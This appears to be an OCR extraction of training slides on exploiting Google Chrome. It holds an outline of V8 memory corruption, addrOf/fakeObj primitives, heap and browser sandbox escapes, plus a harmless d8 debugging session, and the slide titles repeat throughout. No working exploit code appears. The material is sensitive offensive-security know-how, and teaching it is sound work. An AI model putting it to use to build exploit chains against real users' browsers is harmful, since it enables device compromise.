
Browser exploitation

From n-days to real-world exploit chains in Google Chrome

Browser exploitation

From n-days to real-world exploit chains

https://www.idonotlooksuspicious.com/



Source: Amnesty International Security Lab, 2025/03


Browser exploitation

From n-days to real-world exploit chains

Chromium


Browser exploitation

From n-days to real-world exploit chains



Browser exploitation

From n-days to real-world exploit chains



Browser exploitation

From n-days to real-world exploit chains

1. V8 memory corruption
   - V8 basics
   - *addrOf()* & *fakeObj()* primitives
   - Arbitrary read/write
2. Heap sandbox escape
   - V8 heap sandbox design
   - Unsandboxed read/write
   - Code execution
3. Browser sandbox escape
   - Browser sandbox design
   - Evade the sandbox
   - Exploit demo

1. V8 memory corruption


V8 basics

addrOf() & *fakeObj()* primitives

Arbitrary read/write

1. V8 memory corruption

V8 basics: the compilation pipeline



1. V8 memory corruption

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



1. V8 memory corruption

V8 basics: garbage collection



1. V8 memory corruption

V8 basics: debugging

V8 developer shell: **d8**

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V8 version 13.2.67
d8> let arr = [13.37];
undefined
d8> %DebugPrint(arr)
DebugPrint: 0000035600048779: [JSArray]
 - map: 0x03560018d145 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
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 - elements: 0x035600048769 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
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JavaScript script successfully loaded from 'C:\src\v8\v8\tools\windbg.js'
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@$job(0x035600048769)
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1. V8 memory corruption

addrOf() & *fakeObj()* primitives: overview

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

